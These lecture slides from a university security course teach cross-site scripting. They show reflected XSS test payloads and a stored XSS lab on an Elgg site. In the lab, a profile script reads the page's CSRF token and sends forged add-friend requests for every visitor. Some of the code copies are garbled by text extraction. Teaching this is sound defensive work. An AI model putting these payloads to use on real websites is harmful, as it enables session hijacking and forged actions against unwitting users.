

CS 55: Security and Privacy

Web server attacks: Cross Site Scripting (XSS)

CAN YOU TAKE A
LOOK AT THE BUG
I JUST OPENED?

UH OH.

IS THIS A **NORMAL** BUG, OR
ONE OF THOSE HORRIFYING
ONES THAT PROVE YOUR
WHOLE PROJECT IS BROKEN
BEYOND REPAIR AND SHOULD
BE BURNED TO THE GROUND?

IT'S A **NORMAL**
ONE THIS TIME,
I PROMISE.

OK, WHAT'S
THE BUG?

THE SERVER CRASHES
IF A USER'S PASSWORD
IS A RESOLVABLE URL.


I'LL GET THE
LIGHTER FLUID.

Agenda



1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
3. Self-propagating
4. Countermeasures

XSS is a type of code injection attack, but code is injected by a web site



An adversary injects malicious code to the victim's web browser via a target website

Code is delivered from the web site, *not* the adversary

When code comes from a website:

- Considered as trusted with respect to the website
- Can access and change the content on the pages, read cookies and send requests on behalf of the user


The code can do whatever the user can do inside the session

There are two major types of attack:

- Non-persistent
- Persistent

With non-persistent XSS attacks, malicious code is not stored on the server

Non-persistent (reflected)



Reflection

- User types into Google “xyz123”
- Google responds with “No result found for xyz123”
- User’s input of xyz123 is reflected to user
- This is a potential vector of attack!

With non-persistent XSS attacks, malicious code is not stored on the server

Non-persistent (reflected)

Assume a vulnerable service on website :


<http://www.example.com/search?input=word>

Word provided by user

If works, a good sign the site is not sanitizing inputs!

Adversary tricks user into clicking on

[http://www.example.com/search?input=<script>alert\("attack"\);</script>](http://www.example.com/search?input=<script>alert("attack");</script>)



Key point:

User's computer initiated the request, not the adversary's computer and attack appears to come from server!

Vulnerable web site reflects user's input back to user

Request sent from user's computer to website

Browser receives reflected data back, trusts that it came from the website and runs embedded javascript (here just a pop up that says "attack")

Demo

Go to:

<https://cs.dartmouth.edu/~tjp/cs55/code/xss/reservations.html>

Simulates restaurant reservation site

Type in name of restaurant, site reflects name of restaurant

```
<script>
function showRestaurant() {
    document.getElementById("message").innerHTML = "You entered "
        + document.getElementById("restaurant").value;
</script>
...
<form >
<p><label for="a">Where would you like a reservation?</label>
<input type="text" id="restaurant"> </p>
<p><button type="button" onclick="showRestaurant();">Submit</button></p>
</form>
<div id="message"></div>
```

Demo

Go to:

<https://cs.dartmouth.edu/~tjp/cs55/code/xss/reservations.html>

Simulates restaurant reservation site

Type in name of restaurant, site reflects name of restaurant

Try entering data

- Nobu (or any restaurant name) *//see name reflected*
- `test` *//get link (hmm...)*

Try entering javascript script

- `<script>alert("Hi");</script>` *//does not work (browser blocks script)*
- `` *//code executes!*


Do not trust user input

You've heard this before!

With persistent XSS attacks, data IS stored on the server

Persistent (stored)

Step 1: Adversary stores malicious code on web server (today in social media profile)



Step 2: Victim accesses data on web server (today views social media profile)

Code executes on victim's machine

When code comes from a website, browser considers it trusted with respect to that website

Code from website can

- Access and change the content on the pages
- Read cookies belonging to the website
- Sending requests on behalf of the user

Code can do whatever the user can do inside the session


The problem is that code and data are mixed

Problem: communication with the server is supposed to be a data channel, but code can be intermingled with data

- Users can provide both HTML markup and JavaScript code as input
- If user's input is not sanitized, it is sent to browser and gets executed
- Browser considers it like any other code coming from server
- Therefore, code runs with same privileges as legitimate code from that website

Agenda

1. Cross-Site Scripting (XSS) attacks



2. Become a friend to others

3. Self-propagating

4. Countermeasures

Demo: use Elgg social media platform with countermeasures turned off

Elgg website on VM: <http://www.xsslabelgg.com>

cs55dartmouth123456 - x +


www.xsslabelgg.com



Labs Sites for Labs


XSS Lab Site



Activity Blogs Bookmarks Files Groups More » Log in


Latest activity



 Alice is now a friend with Samy *an hour ago*

 → 

 Alice is now a friend with Samy *an hour ago*

 → 

 Samy is now a friend with Charlie *2 hours ago*

 → 

Log in as:
alice seedalice
boby seedboby
charlie seedcharlie
samy seedsamy
admin seedelgg

Search

Log in

Username or email

Password

Log in ☐ Remember me

[Register](#) | [Lost password](#)

To launch an attack, adversary must find places to inject JavaScript code

Elgg edit profile page

The screenshot shows the 'Edit profile' page on the 'XSS Lab Site'. The page has a blue header with the site name and a navigation bar with links to Activity, Blogs, Bookmarks, Files, Groups, and More. The 'Edit profile' section includes a 'Display name' field with the value 'Samy' and an 'About me' text area. The 'About me' text area has a rich text editor toolbar with buttons for Bold, Italic, Underline, Strikethrough, Bulleted list, Numbered list, Undo, Redo, Link, Unlink, Image, Quote, Table, and Fullscreen. A red arrow points from the 'About me' text area to the text: 'User can provide input (About me) Input is stored on server'. Another red arrow points from the 'About me' text area to the text: 'If user enters malicious JavaScript instead of data about themselves and website does not remove it, could result in code execution on browser'.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me [Edit HTML](#)

B I U I_x S 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

User can provide input (About me)
Input is stored on server

If user enters malicious JavaScript instead of data about themselves and website does not remove it, could result in code execution on browser

Do not trust user input

You've heard this before!

Goal 1: See if we can inject JavaScript

Edit profile

Display name

Samy

About me

[Edit HTML](#)

B *I* U ~~I_x~~ ~~S~~

Enter test Javascript into Brief description field to test if code is removed

Anyone viewing this page should see a popup that says "Hi"


Public



Brief description

`<script>alert("Hi");</script>`

Works! 😊



Goal 2: become friends with anyone who looks at Samy's profile

See what a normal add friend looks like

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Results for "alice" **Search for friend to add (Alice)**

Users

 **Alice** (alice)

Alice
@alice

Add friend

Send a message

Report user

Click Alice's picture, then Add friend

First find out how adding a friend normally works

- Log in as Samy
- Add Alice a friend
- Watch communication to see how a normal friend add works

alice



All

Groups

Blogs

Bookmarks

Comments

Discussion topics

Files

Pages

Goal 2: become friends with anyone who looks at Samy's profile

See what a normal add friend looks like

Now we know what a normal add friend request looks like

Click on Tools->Web Developer->Network to see traffic between browser to server

We can now forge an *add friend* request!

Results for "alice"

Users



But how will we get `elgg_ts` and `elgg_token`?

The screenshot shows the Network tab in a browser's developer tools. A list of requests is on the left, with the last one, a GET request to `add?...xhr`, selected. The right pane shows the details of this request. The Request URL is `http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1606335430&__elgg_token=j-eyQtY5HE19z4TA0Kje4w&__elgg_ts=1606335430`. The Request method is GET. The Remote address is 127.0.0.1:80. The Status code is 200 OK. The Version is HTTP/1.1. The Response headers section is expanded, showing headers like Cache-Control, Connection, Content-Length, Content-Type, Date, and Expires. A red arrow points from the text 'Browser sends HTML GET request to server:' to the Request URL.

Request URL: `http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1606335430&__elgg_token=j-eyQtY5HE19z4TA0Kje4w&__elgg_ts=1606335430`

Request method: GET

Remote address: 127.0.0.1:80

Status code: 200 OK

Version: HTTP/1.1

Response headers (321 B)

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 382
- Content-Type: application/json;charset=utf-8
- Date: Wed, 25 Nov 2020 20:19:10 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT

Browser sends HTML GET request to server:

- Directory: `/action/friends/`
- Service: `add`
- Parameters: `friend=44`, plus `ts` and `token`

Alice's ID is 44


Full request:

`http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1606335766&__elgg_token=0nJdYDDsOT0QjT-PXbXOIQ`

Viewing Samy's page source reveals ts and token as well as ID and name

```
var elgg={security ":{  
  token ":{  
    __elgg_ts ":1606336516,"  
    __elgg_token ":"2DlCd4Ba8W6g70OKjmSesQ "}},  
  "session": {  
    "user": {  
      "guid": 47,  
      "type": "user",  
      < snip >  
      "name": "Samy",  
      "username": "samy",  
      "language": "en",  
      "admin": false  
      < snip >  
    }  
  };
```

__elgg_ts and __elgg_token sent by server to prevent Cross-Site Request Forgeries (CSRF) are visible in page source



Samy's ID is 47 (Alice's ID is 44)



Now we have everything we need to create an add friend request

Add JavaScript so that everyone who views Samy's profile adds him as a friend

```
<script type="text/javascript">  
window.onload = function () {  
    var Ajax=null;
```

Get `__elgg_ts` and `__elgg_token`
from Javascript variables



```
    // Set the timestamp and secret token parameters
```

```
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;  
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
    //Construct the HTTP request to add Samy as a friend.
```

```
    var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;
```

Build URL to add Samy as
a friend (Samy's ID=47)



```
    //Create and send Ajax request to add friend
```

```
    Ajax=new XMLHttpRequest();
```

```
    Ajax.open("GET",sendurl,true);
```

```
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

```
    Ajax.setRequestHeader("Content-Type",  
        "application/x-www-form-urlencoded");
```

```
    Ajax.send();
```

```
}
```

```
</script>
```

Make an AJAX call to the
server to execute add friend
operation



Add JavaScript so that everyone who views Samy's profile adds him as a friend

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
```

```
// Set the timestamp and secret token
var ts("&__elgg_ts="+elgg.security
var token("&__elgg_token="+elgg.
```

```
//Construct the HTTP request to add S
var sendurl= "http://www.xsslabelg
```

```
//Create and send Ajax request to add
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.
Ajax.setRequestHeader("Content-Typ
"application/x-www-form-urle
```

```
Ajax.send();
```

```
}
</script>
```

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

<script type="text/javascript">
window.onload = function () {
 var Ajax=null;

// Set the timestamp and secret token parameters
var ts("&__elgg_ts="+elgg.security.token.__elgg_ts;
var token("&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}
</script>

Paste code into About me section of profile

Turn off HTML editor or it will add <p> tags and attack will not work

Add JavaScript so that everyone who views Samy's profile adds him as a friend

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

[Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Samy puts the script in the “About Me” section of his profile.


After that, login as “Alice” and view Samy’s profile

JavaScript code will be run but is not displayed to Alice

